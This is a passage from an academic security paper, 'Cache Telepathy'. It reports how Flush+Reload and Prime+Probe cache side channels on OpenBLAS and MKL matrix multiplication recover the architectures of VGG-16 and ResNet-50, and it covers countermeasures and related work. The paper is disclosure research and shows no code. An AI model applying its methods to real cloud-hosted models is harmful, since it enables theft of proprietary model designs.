
We first evaluate our attacks on the GEMM function. We then show the effectiveness of our attack on neural network inference, followed by an analysis of the search space of DNN architectures.

8.1 Attacking GEMM

8.1.1 Attack Examples

Figure 7 shows raw traces generated by Flush+Reload and Prime+Probe when monitoring the execution of the GEMM function in OpenBLAS. Due to space limitations, we only show the traces for one iteration of Loop 2 (Algorithm 1).

Figure 7(a) is generated under Flush+Reload. It shows the latency of the attacker's reload accesses to the probing addresses in the `itcopy` and `oncopy` functions for each monitoring interval. In the figure, we only show the instances where the access took less than 75 cycles. These instances correspond to cache hits and, therefore, cases when the victim executed the corresponding function. Figure 7(b) is generated under Prime+Probe. It shows the latency of the attacker's probe accesses to the conflict addresses. We only show the instances where the accesses took more than 500 cycles. These instances correspond to cache misses of at least one conflict address. They are the cases when the victim executed the corresponding function.



(a) (b)

Figure 7: Flush+Reload (a) and Prime+Probe (b) traces of the GEMM execution. The monitoring interval is 2,000 cycles.

Since we select the probing addresses to be within in-function loops (Section 5.2), a cluster of hits in the Flush+Reload trace (or misses in the Prime+Probe trace) indicates the time period when the victim is executing the probed function.

In both traces, the victim calls `itcopy` before interval 2,000, then calls `oncopy` 11 times between intervals 2,000 and 7,000. It then calls `itcopy` another two times in intervals 7,000 and 13,000. The trace matches the DCG shown in Figure 4. We can easily derive that $iter_4 = 11$ and $iter_3 = 3$.

8.1.2 Handling Noise

Comparing the two traces in Figure 7, we can observe that Prime+Probe suffers much more noise than Flush+Reload. The noise in Flush+Reload is generally sparsely and randomly distributed, and thus can be easily filtered out. However, Prime+Probe has noise in consecutive monitoring intervals, as shown in Figure 7(b). It happens mainly due to the non-determinism of the cache replacement policy [13]. When one of the cache ways is used by the victim's line, it takes multiple "prime" operations to guarantee that the victim's line is selected to be evicted. It is more difficult to distinguish the victim's accesses from such noise.

We leverage our knowledge of the execution patterns in GEMM to handle the noise in Prime+Probe. First, recall that we pick the probing addresses within tight loops inside each of the probing functions (Section 5.2). Therefore, for each invocation of the functions, the corresponding probing address is accessed multiple times, which is observed as a cluster of cache misses in Prime+Probe. We count the number of consecutive cache misses in each cluster to obtain its size. The size of a cluster of cache misses that are due to noise is smaller than size of a cluster of misses that are caused by the victim's accesses. Thus, we discard the clusters with small sizes. Second, due to the three-level loop structure, each probing function, such as `oncopy`, is called repetitively with consistent interval lengths between each invocation (Figure 4). Thus, we compute the distances between neighboring clusters and discard the clusters with abnormal distances to their neighbors.

These two steps are effective enough to handle the noise in Prime+Probe. However, when tracing MKL's special cases that use a single-level loop (Section 6), we find that using Prime+Probe is ineffective to obtain useful information. Such environment affects the accuracy of the Cache Telepathy attack, as we will see in Section 8.3.

8.2 Extracting Hyper-parameters of DNNs

We show the effectiveness of our attack by extracting the hyper-parameters of VGG-16 [52] and ResNet-50 [26]. Figures 8(a), 8(b), and 8(c) show the extracted values of the n, k, and m matrix parameters, respectively, using Flush+Reload. In each figure, we show the values for each of the layers (*L1*, *L2*, *L3*, and *L4*) in the 4 distinct modules in ResNet-50 (*M1*, *M2*, *M3*, and *M4*), and for the 5 distinct layers in VGG-16 (*B1*, *B2*, *B3*, *B4*, and *B5*). We do not show the other layers because they are duplicates of the layers shown.




Figure 8: Extracted values of the n, k, and m matrix parameters for VGG-16 and ResNet-50 using Flush+Reload on OpenBLAS.

The figures show three data points for each parameter (e.g., m) and each layer (e.g., L1 in ResNet-M2): a hollowed circle, a solid square or rectangle, and a solid circle. The hollowed circle indicates the *actual* value of the parameter. The solid square or rectangle indicates the value of the parameter *de-*

tected with our side channel attack. When the side channel attack can only narrow down the possible value to a range, the figure shows a rectangle. Finally, the solid circle indicates the value of the parameter that we *deduce*, based on the detected value and some DNN constraints. For example, for parameter m in layer L1 of ResNet-M2, the actual value is 784, the detected value range is $[524, 1536]$, and the deduced value is 784.

We will discuss how we obtain the solid circles later. Here, we compare the actual and the detected values (hollowed circles and solid squares/rectangles). Figure 8(a) shows that our attack is always able to determine the n value with negligible error. The reason is that, to compute n, we need to estimate $iter_1$ and $iter_4$ (Section 5.3), and it can be shown that most of the noise comes from estimating $iter_4$. However, since $iter_4$ is multiplied by the small *3UNROLL* parameter in the equation for n, the impact of such noise is small.

Figures 8(b) and (c) show that the attack is able to accurately determine the m and k values for all the layers in ResNet-M1 and VGG, and for most layers in ResNet-M4. However, it can only derive ranges of values for most of the ResNet-M2 and ResNet-M3 layers. This is because the m and k values in these layers are often smaller than twice of the corresponding block sizes (Section 5.3).

In Figure 9, we show the same set of results by analyzing the traces generated using Prime+Probe. Compared to the results from Flush+Reload, there are some differences of detected values or ranges, especially in ResNet-M3 and ResNet-M4.




Figure 9: Extracted values of the n, k, and m matrix parameters for VGG-16 and ResNet-50 using Prime+Probe on OpenBLAS.

In summary, our side channel attacks, using Flush+Reload or Prime+Probe, can either detect the matrix parameters with negligible error, or can provide a range where the actual value falls in. We will next show that, in many cases, the imprecision from the negligible error and the ranges can be eliminated after applying DNN constraints (Section 8.3.2).

8.3 Size of Architecture Search Space

In this section, we compare the number of architectures in the search space without Cache Telepathy (which we call *original* space), and with Cache Telepathy (which we call *reduced* space). In both cases, we only consider reasonable hyper-parameters for the layers as follows. For fully-connected layers, the number of neurons can be 2^i, where $8 \leq i \leq 13$. For convolutional layers, the number of filters can be a multiple of 64 ($64 \times i$, where $1 \leq i \leq 32$), and the filter size can be an integer value between 1 and 11.

8.3.1 Size of the Original Search Space

To be conservative, when computing the size of the original search space, we assume that the attacker knows the number of layers and type of each layer in the oracle DNN. There exist 352 different configurations for each convolutional layer without considering pooling or striding, and 6 configurations for each fully-connected layer. Moreover, considering the existence of non-sequential connections, given L layers, there are $L \times 2^{L-1}$ possible ways to connect them.

A network like VGG-16 has five *different* layers (*B1*, *B2*, *B3*, *B4*, and *B5*), and no shortcuts. If we consider only these five different layers, the size of the search space is about 5.4×10^{12} candidate architectures. A network like ResNet-50 has 4 *different* modules (*M1*, *M2*, *M3*, and *M4*) and some shortcuts inside these modules. If we consider only these four different modules, the size of the search space is about 6×10^{46} candidate architectures. Overall, the original search space is intractable.

8.3.2 Determining the Reduced Search Space

Using the detected values of the matrix parameters in Section 8.2, we first determine the possible connections between layers by locating shortcuts. Next, for each possible connection configuration, we calculate the possible hyper-parameters for each layer. The final search space is computed as

$$search\ space = \sum_{i=1}^{C} \left(\prod_{j=1}^{L} x_j \right) \quad (3)$$

where C is the total number of possible connection configurations, L is the total number of layers, and x_j is the number of possible combinations of hyper-parameters for layer j.

Determining Connections Between Layers We show how to reverse engineer the connections between layers using ResNet-M1 as an example.

First, we leverage inter-GEMM latency to determine the existence of shortcuts and their sinks using the method discussed in Section 4.3. Figure 10 shows the extracted matrix dimensions and the inter-GEMM latency for the 4 layers in ResNet-M1. The inter-GEMM latency after M1-L4 is significantly longer than expected, given its output matrix size and the input matrix size of the next layer. Thus, the layer after M1-L4 is a sink layer.




Figure 10: Extracting connections in ResNet-M1.

Next, we check the output matrix dimensions of previous layers to locate the source of the shortcut. Note that a shortcut only connects layers with the same output matrix dimensions. Based on the extracted dimension information (values of n and m) in Figure 8, we determine that M1-L1 is the source. In addition, we know that M1-L1 and M1-L2 are not sequentially connected by comparing the output matrix of M1-L1 and the input matrix of M1-L2 (Section 4.3).

Figure 10 summarizes the reverse engineered connections among the 4 layers, which match the actual connections in ResNet-M1. We can use the same method to derive the possible connection configurations for the other modules. Note that this approach does not work for ResNet-M3 and ResNet-M4. In these layers, the input and output matrices are small and operations between consecutive layers take a short time. As a result, the inter-GEMM latency is not effective in identifying shortcuts.

Determining Hyper-parameters for Each Layer We plug the detected matrix parameters into the formulas in Table 3 to deduce the hyper-parameters for each layer. For the matrix dimensions that cannot be extracted precisely, we leverage DNN constraints to prune the search space.

As an example, consider reverse engineering the hyper-parameters for Layer 3 in ResNet-M2. First, we extract the number of filters. We round the extracted $n_{M2\text{-}L3}$ from Figure 8(a) (the number of rows in F') to the nearest multiple of 64. This is because, as discussed at the beginning of Section 8.3, we assume that the number of filters is a multiple of 64. We get that the number of filters is 512. Second, we use the formula in Table 3 to determine the filter width and height. We consider the case where L2 is sequentially connected to L3. The extracted range of $k_{M2\text{-}L3}$ from Figure 8(b) (the number of rows in in' of current layer) is $[68, 384]$, and the value for $n_{M2\text{-}L2}$ from Figure 8(a) (the number of rows in out' of the previous layer) is 118. We need to make sure that the square root of $k_{M2\text{-}L3}/n_{M2\text{-}L2}$ is an integer, which leads to the conclusion that the only possible value for $k_{M2\text{-}L3}$ is 118 (one of the solid circles for $k_{M2\text{-}L3}$), and the filter width and height is 1. The same value is deduced if we consider, instead, that L1 is connected to L3. The other solid circle for $k_{M2\text{-}L3}$ is derived similarly if we consider that the last layer in M1 is connected to layer 3 in M2.

We apply the same methodology for the other layers. With this method, we obtain the solid circles in Figures 8 and 9.

Determining Pooling and Striding We use the difference in the m dimension (i.e., the channel size of the output) between consecutive layers to determine the pool or stride size. For example, in Figure 8(c) and 9(c), the m dimensions of the last layer in ResNet-M1 and the first layer in ResNet-M2 are different. This difference indicates the existence of a pool layer or a stride operation. In Figure 8(c), the extracted value of $m_{M1\text{-}L4}$ (the number of columns in out' for the current layer) is 3072, and the extracted range of $m_{M2\text{-}L1}$ (the number of columns in in' for the next layer) is $[524, 1536]$. We use the formula in Table 3 to determine the pool or stride width and height. To make the square root of $m_{M1\text{-}L4}/m_{M2\text{-}L1}$ an integer, $m_{M2\text{-}L1}$ has to be 768, and the pool or stride width and height have to be 2.

8.3.3 Size of the Reduced Search Space

Using Equation 3, we compute the number of architectures in the search space without Cache Telepathy and with Cache Telepathy. Table 4 shows the resulting values. Note that we only consider the possible configurations of the *different* layers in VGG-16 (*B1*, *B2*, *B3*, *B4*, and *B5*) and of the *different* modules in ResNet-50 (*M1*, *M2*, *M3*, and *M4*).

DNN		ResNet-50	VGG-16
Original: No Cache Telepathy		$> 6 \times 10^{46}$	$> 5.4 \times 10^{12}$
Flush+Reload	OpenBLAS	512	16
	MKL	6144	64
Prime+Probe	OpenBLAS	512	16
	MKL	5.7×10^{15}	1936

Table 4: Comparing the original search space (without Cache Telepathy) and the reduced search space (with Cache Telepathy).

Using Cache Telepathy to attack OpenBLAS, we are able to significantly reduce the search space from an intractable size to a reasonable size. Both Flush+Reload and Prime+Probe obtain a very small search space. Specifically, for VGG-16, Cache Telepathy reduces the search space from more than 5.4×10^{12} architectures to just 16; for ResNet-50, Cache Telepathy reduces the search space from more than 6×10^{46} to 512.

Cache Telepathy is less effective on MKL. For VGG-16, Cache Telepathy reduces the search space from more

than 5.4×10^{12} to 64 (with Flush+Reload) or 1936 (with Prime+Probe). For ResNet-50, Cache Telepathy reduces the search space from more than 6×10^{46} to 6144 (with Flush+Reload) or 5.7×10^{15} (with Prime+Probe). The last number is large because the matrix dimensions in Module M1 and Module 4 of ResNet-50 are small, and MKL handles these matrices with the special method described in Section 6. Such method is not easily attackable by Prime+Probe. However, if we only count the number of possible configurations in Modules M1, M2, and M3, the search space is 41472.

Implications of Large Search Spaces A large search space means that the attacker needs to train many networks. Training DNNs is easy to parallelize, and attackers can request many GPUs to train in parallel. However, it comes with a high cost. For example, assume that training one network takes 2 GPU days. On Amazon EC2, the current price for a single-node GPU instance is ∼$3/hour. Without Cache Telepathy, since the search space is so huge, the cost is unbearable. Using Cache Telepathy with Flush+Reload, the reduced search space for the different layers in VGG-16 and for the different modules in ResNet-50 running OpenBLAS means that the training takes 32 and 1024 GPU days, respectively. The resulting cost is only ∼$2K and ∼$74K. When attacking ResNet-50 running MKL, the attacker needs to train 6144 architectures, requiring over $884K.

9 Countermeasures

We overview possible countermeasures against our attack, and discuss their effectiveness and performance implications.

We first investigate whether it is possible to stop the attack by modifying the BLAS libraries. All BLAS libraries use extensively optimized blocked matrix multiplication for performance. One approach is to disable the optimization or use less aggressive optimization. However, it is unreasonable to disable blocked matrix multiplication, as the result would be very poor cache performance. Using a less aggressive blocking strategy, such as removing the optimization for the first iteration of Loop 3 (lines 4-7 in Algorithm 1), only slightly increases the difficulty for attackers to recover some matrix dimensions. It cannot effectively eliminate the vulnerability.

Another approach is to reduce the dimensions of the matrices. Recall that in both OpenBLAS and MKL, we are unable to precisely deduce the matrix dimensions if they are smaller than or equal to the block size. Existing techniques, such as quantization, can help reduce the matrix size to some degree. This mitigation is typically effective for the last few layers in a convolutional network, which generally use small filter sizes. However, it cannot protect layers with large matrices, such as those using a large number of filters and input activations.

Alternatively, one can use existing cache-based side channel defense solutions. One approach is to use cache partitioning, such as Intel CAT (Cache Allocation Technology) [30]. CAT assigns different ways of the last level cache to different applications, which blocks cache interference between attackers and victims [37]. Further, there are proposals for security-oriented cache mechanisms such as PLCache [62], SHARP [67] and CEASER [44]. If these mechanisms are adopted in production hardware, they can mitigate our attack with moderate performance degradation.

10 Related Work

Recent research has called attention to the confidentiality of neural network hyper-parameters. Hua et al. [29] designed the first attack to steal CNN architectures running on a hardware accelerator. Their attack is based on a different threat model, which requires the attacker to be able to monitor all of the memory addresses accessed by the victim. Our attack does not require such elevated privilege. Hong et al. [27] proposed to use cache-based side channel attacks to reverse engineer coarse-grained information of DNN architectures. Their attack is less powerful than Cache Telepathy. They can only obtain the number and types of layers, but are unable to obtain more detailed hyper-parameters, such as the number of neurons in fully-connected layers and filter size in convolutional layers. Batina et al. [9] proposed to use electromagnetic side channel attacks to reverse engineer DNNs in embedded systems.

Cache-based side channel attacks have been used to trace program execution to steal sensitive information. A lot of attacks target cryptography algorithms [15–17, 24, 31, 38, 40, 47, 68–70, 72], such as AES, RSA and ECDSA. Recent works also target application fingerprinting [28, 42, 48, 50, 73] to steal web content or server data, monitor user behavior [22, 36, 46, 71], and break system protection mechanisms such as SGX and KASLR [11, 21, 61].

11 Conclusion

In this paper, we proposed Cache Telepathy, an efficient mechanism to help obtain a DNN's architecture using the cache side channel. We identified that DNN inference relies heavily on blocked GEMM, and provided a detailed security analysis of this operation. We then designed an attack to extract the matrix parameters of GEMM calls, and scaled this attack to complete DNNs. We used Prime+Probe and Flush+Reload to attack VGG and ResNet DNNs running OpenBLAS and Intel MKL libraries. Our attack is effective at helping obtain the architectures by very substantially reducing the search space of target DNN architectures. For example, when attacking the OpenBLAS library, for the different layers in VGG-16, it reduces the search space from more than 5.4×10^{12} architectures to just 16; for the different modules in ResNet-50, it reduces the search space from more than 6×10^{46} architectures to only 512.

Acknowledgments

This work was funded in part by NSF under grant CCF-1725734.

References

[1] Martín Abadi, Paul Barham, Jianmin Chen, Zhifeng Chen, Andy Davis, Jeffrey Dean, Matthieu Devin, Sanjay Ghemawat, Geoffrey Irving, Michael Isard, et al. TensorFlow: A System for Large-scale Machine Learning. In *Proceedings of the 12th USENIX Symposium on Operating Systems Design and Implementation*, 2016.

[2] Amazon. Amazon Machine Learning. https://aws.amazon.com/machine-learning/, 2018.

[3] Amazon. Amazon SageMaker. https://aws.amazon.com/sagemaker/, 2018.

[4] Amazon. Amazon SageMaker ML Instance Types. https://aws.amazon.com/sagemaker/pricing/instance-types/, 2018.

[5] AMD. Core Math Library (ACML). https://developer.amd.com/amd-aocl/amd-math-library-libm/, 2012.

[6] Apache. Apache MXNet. https://mxnet.apache.org/, 2018.

[7] Ahmed Osama Fathy Atya, Zhiyun Qian, Srikanth V Krishnamurthy, Thomas La Porta, Patrick McDaniel, and Lisa Marvel. Malicious Co-Residency on the Cloud: Attacks and Defense. In *IEEE Conference on Computer Communications*. IEEE, 2017.

[8] Ahmed Osama Fathy Atya, Zhiyun Qian, Srikanth V Krishnamurthy, Thomas La Porta, Patrick McDaniel, and Lisa M Marvel. Catch Me if You Can: A Closer Look at Malicious Co-Residency on the Cloud. *IEEE/ACM Transactions on Networking*, 2019.

[9] Lejla Batina, Shivam Bhasin, Dirmanto Jap, and Stjepan Picek. CSI NN: Reverse Engineering of Neural Network Architectures Through Electromagnetic Side Channel. In *28th USENIX Security Symposium*, 2019.

[10] François Chollet. Keras. https://github.com/fchollet/keras, 2015.

[11] Fergus Dall, Gabrielle De Micheli, Thomas Eisenbarth, Daniel Genkin, Nadia Heninger, Ahmad Moghimi, and Yuval Yarom. Cachequote: Efficiently Recovering Long-Term Secrets of SGX EPID via Cache Attacks. *IACR Transactions on Cryptographic Hardware and Embedded Systems*, 2018.

[12] Christopher De Sa, Matthew Feldman, Christopher Ré, and Kunle Olukotun. Understanding and optimizing asynchronous low-precision stochastic gradient descent. In *ACM SIGARCH Computer Architecture News*, 2017.

[13] Craig Disselkoen, David Kohlbrenner, Leo Porter, and Dean Tullsen. Prime+Abort: A Timer-Free High-Precision L3 Cache Attack Using Intel TSX. In *26th USENIX Security Symposium*, 2017.

[14] Paul Devadoss Ezhilchelvan and Isi Mitrani. Evaluating the Probability of Malicious Co-Residency in Public Clouds. *IEEE Transactions on Cloud Computing*, 2017.

[15] Cesar Pereida García and Billy Bob Brumley. Constant-Time Callees with Variable-Time Callers. In *26th USENIX Security Symposium*, 2017.

[16] Daniel Genkin, Lev Pachmanov, Eran Tromer, and Yuval Yarom. Drive-by Key-extraction Cache Attacks from Portable Code. In *International Conference on Applied Cryptography and Network Security*, 2018.

[17] Daniel Genkin, Luke Valenta, and Yuval Yarom. May the Fourth be With You: A Microarchitectural Side Channel Attack on Several Real-world Applications of Curve25519. In *ACM SIGSAC Conference on Computer and Communications Security*. ACM, 2017.

[18] Google. Cloud ML Engine Overview. https://cloud.google.com/ml-engine/docs/technical-overview, 2018.

[19] Google. Google Machine Learning. https://cloud.google.com/products/machine-learning/, 2019.

[20] Kazushige Goto and Robert A. van de Geijn. Anatomy of High-performance Matrix Multiplication. *ACM Trans. Math. Softw.*, 2008.

[21] Daniel Gruss, Clémentine Maurice, Anders Fogh, Moritz Lipp, and Stefan Mangard. Prefetch Side-Channel Attacks: Bypassing SMAP and Kernel ASLR. In *ACM SIGSAC Conference on Computer and Communications Security*. ACM, 2016.

[22] Daniel Gruss, Raphael Spreitzer, and Stefan Mangard. Cache Template Attacks: Automating Attacks on Inclusive Last-level Caches. In *Proceedings of the 24th USENIX Conference on Security Symposium*, 2015.

[23] Gaël Guennebaud, Benoît Jacob, et al. Eigen v3. http://eigen.tuxfamily.org, 2010.

[24] David Gullasch, Endre Bangerter, and Stephan Krenn. Cache Games–Bringing Access-based Cache Attacks on AES to Practice. In *IEEE Symposium on Security and Privacy (SP)*. IEEE, 2011.

[25] Kim Hazelwood, Sarah Bird, David Brooks, Soumith Chintala, Utku Diril, Dmytro Dzhulgakov, Mohamed Fawzy, Bill Jia, Yangqing Jia, Aditya Kalro, James Law, Kevin Lee, Jason Lu, Pieter Noordhuis, Misha Smelyanskiy, Liang Xiong, and Xiaodong Wang. Applied Machine Learning at Facebook: A Datacenter Infrastructure Perspective. In *International Symposium on High-Performance Computer Architecture*, 2018.

[26] Kaiming He, Xiangyu Zhang, Shaoqing Ren, and Jian Sun. Deep Residual Learning for Image Recognition. In *Proceedings of the IEEE Conference on Computer Vision and Pattern Recognition*, 2016.

[27] Sanghyun Hong, Michael Davinroy, Yiğitcan Kaya, Stuart Nevans Locke, Ian Rackow, Kevin Kulda, Dana Dachman-Soled, and Tudor Dumitraş. Security Analysis of Deep Neural Networks Operating in the Presence of Cache Side-Channel Attacks. *arXiv preprint arXiv:1810.03487*, 2018.

[28] Taylor Hornby. Side-Channel Attacks on Everyday Applications: Distinguishing Inputs with FLUSH+RELOAD. BlackHat, 2016.

[29] W. Hua, Z. Zhang, and G. E. Suh. Reverse engineering convolutional neural networks through side-channel information leaks. In *Design Automation Conference (DAC)*. ACM, 2018.

[30] Intel. Improving Real-Time Performance by Utilizing Cache Allocation Technology. https://www.intel.com/content/dam/www/public/us/en/documents/white-papers/cache-allocation-technology-white-paper.pdf, 2015.

[31] Gorka Irazoqui, Thomas Eisenbarth, and Berk Sunar. S$A: A Shared Cache Attack that Works Across Cores and Defies VM Sandboxing – and Its Application to AES. In *IEEE Symposium on Security and Privacy (SP)*, 2015.

[32] Yangqing Jia, Evan Shelhamer, Jeff Donahue, Sergey Karayev, Jonathan Long, Ross Girshick, Sergio Guadarrama, and Trevor Darrell. Caffe: Convolutional architecture for fast feature embedding. In *Proceedings of the 22nd ACM international conference on Multimedia*, 2014.

[33] Alex Krizhevsky, Ilya Sutskever, and Geoffrey E Hinton. ImageNet Classification with Deep Convolutional Neural Networks. In *Advances in Neural Information Processing Systems*. Curran Associates, Inc., 2012.

[34] Y. Lecun, L. Bottou, Y. Bengio, and P. Haffner. Gradient-based Learning Applied to Document Recognition. *Proceedings of the IEEE*, 1998.

[35] Yann LeCun, Yoshua Bengio, and Geoffrey Hinton. Deep Learning. *Nature*, 2015.

[36] Moritz Lipp, Daniel Gruss, Raphael Spreitzer, and Stefan Mangard. ARMageddon: Last-level Cache Attacks on Mobile Devices. In *25th USENIX Security Symposium*, 2015.

[37] Fangfei Liu, Qian Ge, Yuval Yarom, Frank McKeen, Carlos Rozas, Gernot Heiser, and Ruby B. Lee. CATalyst: Defeating Last-level Cache Side Channel Attacks in Cloud Computing. In *IEEE International Symposium on High Performance Computer Architecture*, 2016.

[38] Fangfei Liu, Yuval Yarom, Qian Ge, Gernot Heiser, and Ruby B. Lee. Last-level Cache Side-Channel Attacks are Practical. In *Proceedings of the IEEE Symposium on Security and Privacy*, 2015.

[39] Yunhui Long, Vincent Bindschaedler, Lei Wang, Diyue Bu, Xiaofeng Wang, Haixu Tang, Carl A. Gunter, and Kai Chen. Understanding Membership Inferences on Well-Generalized Learning Models. *CoRR*, abs/1802.04889, 2018.

[40] Michael Neve and Jean P. Seifert. Advances on Access-Driven Cache Attacks on AES. In *Proceedings of the 13th International Conference on Selected Areas in Cryptography*. Springer-Verlag, 2007.

[41] Ryan O'Neill. *Learning Linux Binary Analysis*. Packt Publishing Ltd., 2016.

[42] Yossef Oren, Vasileios P. Kemerlis, Simha Sethumadhavan, and Angelos D. Keromytis. The Spy in the Sandbox: Practical Cache Attacks in JavaScript and Their Implications. In *Proceedings of the 22nd ACM SIGSAC Conference on Computer and Communications Security*. ACM, 2015.

[43] DagArne Osvik, Adi Shamir, and Eran Tromer. Cache Attacks and Countermeasures: The Case of AES. In *Topics in Cryptology*, Lecture Notes in Computer Science. Springer, 2006.

[44] M. K. Qureshi. CEASER: Mitigating Conflict-Based Cache Attacks via Encrypted-Address and Remapping. In *51st Annual IEEE/ACM International Symposium on Microarchitecture (MICRO)*, 2018.

[45] Alec Radford, Luke Metz, and Soumith Chintala. Unsupervised Representation Learning with Deep Convolutional Generative Adversarial Networks. *CoRR*, abs/1511.06434, 2015.

[46] Thomas Ristenpart, Eran Tromer, Hovav Shacham, and Stefan Savage. Hey, You, Get Off of My Cloud: Exploring Information Leakage in Third-party Compute

Clouds. In *Proceedings of the 16th ACM Conference on Computer and Communications Security*. ACM, 2009.

[47] Eyal Ronen, Robert Gillham, Daniel Genkin, Adi Shamir, David Wong, and Yuval Yarom. The 9 Lives of Bleichenbacher's CAT: New Cache Attacks on TLS Implementations. In *IEEE Symposium on Security and Privacy*, 2019.

[48] Michael Schwarz, Florian Lackner, and Daniel Gruss. JavaScript Template Attacks: Automatically Inferring Host Information for Targeted Exploits. In *Network and Distributed System Security Symposium (NDSS)*, 2019.

[49] Reza Shokri, Marco Stronati, Congzheng Song, and Vitaly Shmatikov. Membership Inference Attacks against Machine Learning Models. In *IEEE Symposium on Security and Privacy (SP)*. IEEE, 2017.

[50] Anatoly Shusterman, Lachlan Kang, Yarden Haskal, Yosef Meltser, Prateek Mittal, Yossi Oren, and Yuval Yarom. Robust Website Fingerprinting through the Cache Occupancy Channel. In *28th USENIX Security Symposium*, 2019.

[51] David Silver, Aja Huang, Chris J. Maddison, Arthur Guez, Laurent Sifre, George van den Driessche, Julian Schrittwieser, Ioannis Antonoglou, Veda Panneershelvam, Marc Lanctot, Sander Dieleman, Dominik Grewe, John Nham, Nal Kalchbrenner, Ilya Sutskever, Timothy Lillicrap, Madeleine Leach, Koray Kavukcuoglu, Thore Graepel, and Demis Hassabis. Mastering the Game of Go with Deep Neural Networks and Tree Search. *Nature*, 2016.

[52] Karen Simonyan and Andrew Zisserman. Very Deep Convolutional Networks for Large-scale Image Recognition. *arXiv preprint arXiv:1409.1556*, 2014.

[53] Christian Szegedy, Wei Liu, Yangqing Jia, Pierre Sermanet, Scott Reed, Dragomir Anguelov, Dumitru Erhan, Vincent Vanhoucke, and Andrew Rabinovich. Going Deeper with Convolutions. In *Proceedings of the IEEE Conference on Computer Vision and Pattern Recognition*, 2015.

[54] Theano Development Team. Theano: A Python Framework for Fast Computation of Mathematical Expressions. *arXiv e-prints*, abs/1605.02688, 2016.

[55] Florian Tramèr, Fan Zhang, Ari Juels, Michael K Reiter, and Thomas Ristenpart. Stealing Machine Learning Models via Prediction APIs. In *USENIX Security*, 2016.

[56] Field G Van Zee and Robert A Van De Geijn. BLIS: A Framework for Rapidly Instantiating BLAS Functionality. *ACM Transactions on Mathematical Software (TOMS)*, 2015.

[57] Venkatanathan Varadarajan, Yinqian Zhang, Thomas Ristenpart, and Michael Swift. A Placement Vulnerability Study in Multi-tenant Public Clouds. In *24th USENIX Security Symposium*, 2015.

[58] VMWare. Security Considerations and Disallowing Inter-Virtual Machine Transparent Page Sharing, 2018.

[59] Binghui Wang and Neil Zhenqiang Gong. Stealing Hyperparameters in Machine Learning. In *IEEE Symposium on Security and Privacy (SP)*. IEEE, 2018.

[60] Endong Wang, Qing Zhang, Bo Shen, Guangyong Zhang, Xiaowei Lu, Qing Wu, and Yajuan Wang. Intel Math Kernel Library. In *High-Performance Computing on the Intel® Xeon Phi*. Springer, 2014.

[61] Wenhao Wang, Guoxing Chen, Xiaorui Pan, Yinqian Zhang, XiaoFeng Wang, Vincent Bindschaedler, Haixu Tang, and Carl A Gunter. Leaky Cauldron on the Dark Land: Understanding Memory Side-Channel Hazards in SGX. In *ACM SIGSAC Conference on Computer and Communications Security (CCS)*. ACM, 2017.

[62] Zhenghong Wang and Ruby B. Lee. New Cache Designs for Thwarting Software Cache-based Side Channel Attacks. In *Proceedings of the 34th Annual International Symposium on Computer Architecture*. ACM, 2007.

